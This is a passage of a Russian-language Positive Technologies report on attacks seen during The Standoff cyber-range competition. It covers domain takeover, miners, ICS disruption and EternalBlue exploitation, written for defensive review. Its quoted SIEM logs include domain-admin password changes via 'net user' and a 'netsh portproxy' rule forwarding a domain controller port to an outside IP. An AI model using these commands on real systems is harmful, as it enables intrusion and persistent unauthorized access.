В ходе соревнования организаторы вносили изменения в игровую инфраструктуру и открывали новые возможности для зарабатывания баллов. После того, как стало известно, что в городе есть криптовалюта, атакующие оперативно скачали и установили майнер-агенты на всей захваченной инфраструктуре Big Bro Group. Вечером первого дня организаторы опубликовали новость о слиянии Big Bro Group с компанией City-F Media. Зная о наличии доверительных отношений между доменами, атакующие переместились в домен CF-Media. Последовательно применяя техники извлечения хешей паролей из памяти ОС и Pass-the-Hash, они смогли получить полный контроль и над этим офисом. Как и в предыдущей инфраструктуре Big Bro Group, в домене CF-Media были централизованно распространены и установлены майнеры криптовалюты.

В первый день в офисе компании Big Bro Group произошло еще одно интересное событие — противостояние между командами True0xA3 и «ЦАРКА». Команда «ЦАРКА» тоже смогла получить доступ к инфраструктуре офиса, эксплуатируя уязвимость CVE-2018-12613 в phpMyAdmin.

Рисунок 8. Эксплуатация уязвимости CVE-2018-12613 в phpMyAdmin

В директорию веб-приложения «ЦАРКА» добавила новый исполняемый файл, который создал подключение к внешнему серверу 109.233.110.31, расположенному в Казахстане. Затем началось

сетевое сканирование внутренней инфраструктуры сегмента BigBroGroup, причем сканирование было инициировано этим же исполняемым файлом.




Рисунок 9. Граф сетевых связей с внешним сервером

«ЦАРКА» быстро получила максимальные привилегии в домене и попыталась вытеснить из него конкурентов, сменив пароль администратора домена. Это сразу заметила команда True0xA3 и уже через пару минут, имея в запасе еще несколько привилегированных пользователей, сама изменила пароль основного администратора домена и других стратегически важных учетных записей. Манипуляции обеих команд с паролями за этот короткий промежуток времени частично отражены на рисунке ниже.

time	correlation_name	event_src.host	subject.name	datafield5
21.05.2019 18:27:09	ESC_Detect_Recon_tools_and_command	rdg.bigbrogroup.phd	backadmin	net user administartor ffcdc4rfv /domain
21.05.2019 18:27:09	ESC_Detect_Recon_tools_and_command	rdg.bigbrogroup.phd	backadmin	net user administartor ffcdc4rfv /domain
21.05.2019 18:27:09	ESC_Detect_Recon_tools_and_command	rdg.bigbrogroup.phd	backadmin	c:\windowe\system32\net1 user administartor #edc4rfv /domain
21.05.2019 18:27:09	ESC_Detect_Recon_tools_and_command	rdg.bigbrogroup.phd	backadmin	c:\windowe\system32\net1 user administartor #edc4rfv /domain
21.05.2019 18:28:24	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	c:\windows\system32\net1 user administrator 1qazse4eszaq
21.05.2019 18:28:24	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	net user administrator 1qazse4eszaq
21.05.2019 18:28:24	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	net user administrator 1qazse4eszaq
21.05.2019 18:28:24	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	c:\windows\system32\net1 user administrator 1qazse4eszaq
21.05.2019 18:28:33	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	c:\windows\system32\net1 user administrator 1qazse4eszaq /domain
21.05.2019 18:28:33	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	net user administrator 1qazse4eszaq /domain
21.05.2019 18:28:33	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	c:\windowe\system32\net1 user administrator 1qazse4eszaq /domain
21.05.2019 18:28:33	ESC_Detect_Recon_tools_and_command	srv-dc-01.bigbrogroup.phd	llvanov	net user administrator 1qazse4eszaq /domain

Рисунок 10. Изменения паролей учетных записей

Кроме того, для создания альтернативного сетевого доступа до контроллера домена команда True0xA3 настроила перенаправление TCP-портов на свой внешний сервер.

time	correlation_name	event_src.host	datafield5
21.05.2019 18:52:52	ESC_Detect_Possible_Recon_registry_and_Firewall	srv-dc-01.bigbrogroup.phd	netsh interface portproxy add v4tov4 listenport=11423 listenaddress=172.22.61.10 c
21.05.2019 18:52:52	ESC_Detect_Possible_Recon_registry_and_Firewall	srv-dc-01.bigbrogroup.phd	netsh interface portproxy add v4tov4 listenport=11423 listenaddress=172.22.61.10 c
21.05.2019 18:53:03	netsh interface portproxy add v4tov4 listenport=11423 listenaddress=172.22.61.10 connectport=11423 connectaddress=195.230.101.14		
	netsh interface portproxy add v4tov4 listenport=11423 listenaddress=172.22.61.10 connectport=11423 connectaddress=195.230.101.14		
	netsh interface portproxy add v4tov4 listenport=11423 listenaddress=172.22.61.10 connectport=11423 connectaddress=195.230.101.14		

Рисунок 11. Настройка перенаправления TCP-портов

Мы не зря отмечали, что участники True0xA3 ответственно подошли к этапу закрепления: тот факт, что они имели в своем распоряжении привилегированные учетные записи и большое количество альтернативных каналов сетевого доступа внутрь инфраструктуры, позволил им сохранить контроль над некоторыми узлами сети и отключить контроллер домена. В конечном итоге обе команды («ЦАРКА» и True0xA3) продолжили работу на отдельных узлах домена.

time	event_src.host	text
22.05.2019 00:40:44	reserv-dc-01.bigbrogroup.phd	Процесс RuntimeBroker инициировал выключение системы на узле reserv-dc-01.bigbrogroup.phd. Причина: "Other (Unplanned)"
21.05.2019 20:36:34	reserv-dc-01.bigbrogroup.phd	Процесс RuntimeBroker инициировал перезагрузку системы на узле reserv-dc-01.bigbrogroup.phd. Причина: "Hardware: Maintenance (Planned)"
21.05.2019 18:58:17	reserv-dc-01.bigbrogroup.phd	Процесс vmtoolsd инициировал перезагрузку системы на узле reserv-dc-01.bigbrogroup.phd. Причина: "Legacy API shutdown"

Рисунок 12. Отключение контроллера домена

Эти же две команды смогли вмешаться в процесс подачи нефти и вызвать сбой на нефтехранилище. «ЦАРКА» нашла в сегменте АСУ ТП рабочие станции, уязвимые к EternalBlue, и получила доступ к системам SCADA WinCC и Citect, а True0xA3 подключилась к управлению контроллером Allen-Bradley CompactLogix.




Рисунок 13. Топология сети АСУ ТП

Также команда True0xA3 отключила освещение на улицах города: атакующие обнаружили в сети АСУ ТП контроллер Modicon M340, после чего воспользовались готовым модулем Metasploit для его остановки.




Рисунок 14. Цепочка атаки на контроллер Modicon M340

За час до конца игры организаторы сообщили о новом инциденте в городе: скомпрометированы учетные данные доменных пользователей в каждом из защищаемых офисов. Атакующие немедленно воспользовались полученной информацией и попытались подключиться к сетям по VPN, но защитники сразу заблокировали подозрительные соединения, а затем изменили пароли скомпрометированных учетных записей. Только в офисе страховой компании Behealthy вторжение осталось незамеченным. Команда True0xA3 быстро провела разведку внутри сети и обнаружила уязвимый сервер Exchange: во время подготовки к соревнованию защитники не установили обновления MS17-010.




Рисунок 15. Эксплуатация уязвимости CVE-2017-0146 на сервере Behealthy

На этом же сервере атакующие получили хеш пароля администратора домена и подключились с ним к контроллеру домена, используя PsExec.




Рисунок 16. Подключение к контроллеру домена Behealthy


Вся атака на офис Behealthy заняла 7 минут. Специалисты SOC, которые сотрудничали с защитниками, увидели аномальную активность, но не успели вовремя помочь команде отреагировать на инцидент.

Заключение

Инфраструктура виртуального города F максимально приближена к инфраструктуре реального города. Системы, которые используются для создания различных сегментов — офисов коммерческих организаций, банка, телеком-оператора, промышленных предприятий, — широко применяются на практике, а заложенные в них уязвимости и недостатки защиты можно встретить практически в любой настоящей сети. Это выгодно отличает The Standoff от других подобных соревнований в мире информационной безопасности.


Чтобы противостоять современным киберпреступникам, необходимо быть в курсе самых актуальных методов атак и регулярно совершенствовать свои навыки. Соревнование между атакующими и защитниками в безопасной игровой обстановке — хорошая возможность изучить новые сценарии атак и отработать эффективные методы противодействия. Участие в The Standoff позволяет специалистам по ИБ проверить свои навыки на практике: каждый участник может узнать что-то новое, понять свои сильные и слабые стороны. Игра на стороне атакующих помогает специалистам по тестированию на проникновение тренироваться в поиске и эксплуатации уязвимостей, обходе систем защиты, а также в организации слаженной командной работы. У защитников и экспертов SOC появляется возможность проверить свою готовность к обнаружению инцидентов и оперативному реагированию на них.

Что это противостояние дало наблюдателям? Зрители на площадке и через интернет могли в реальном времени следить, как команды набирают очки, но как именно они это делали, оставалось за кадром. В этой статье мы постарались раскрыть подробности, как это уже сделали и некоторые команды участников (разбор команды True0xA3[1], разборы защитников Jet Security Team[2], Jet Antifraud Team и Jet CSIRT[3], отчет команды You Shall Not Pass[4]). Но в отличие от команд, PT Expert Security Center не вмешивался в события на площадке соревнований, целью наших специалистов было продемонстрировать на практике эффективность современных систем для выявления и расследования киберинцидентов. И, как видим, демонстрация оказалась успешной. Использованные решения помогли экспертам увидеть действия атакующих и восстановить векторы атак. Если бы подобные атаки происходили в реальной жизни, злоумышленников удалось бы вычислить и остановить в течение считаных часов.



1. *Часть 1 (bit.ly/3bqzVDw), часть 2 (bit.ly/3bqoaNf), часть 3 (bit.ly/2WGVL1j).*
2. *bit.ly/3ahV7LP*
3. *bit.ly/3bqF66l*
4. *bit.ly/33KxOaQ*

Участие в The Standoff позволяет специалистам по ИБ проверить свои навыки на практике



О компании

Positive Technologies уже 18 лет создает инновационные решения в сфере информационной безопасности. Продукты и сервисы компании позволяют выявить, верифицировать и нейтрализовать реальные бизнес-риски, которые могут возникать в IT-инфраструктуре предприятий. Наши технологии построены на многолетнем исследовательском опыте и экспертизе ведущих специалистов по кибербезопасности.

Сегодня свою безопасность нам доверяют более 2000 компаний в 30 странах мира. В числе наших клиентов в России — 80% участников рейтинга «Эксперт-400».

Подробнее на сайтах ptsecurity.com и phdays.ru.

Также следите за нами в соцсетях:
facebook.com/PositiveTechnologies
facebook.com/PHDays
twitter.com/ptsecurity
vk.com/ptsecurity

PTSECURITY.COM
PHDAYS.COM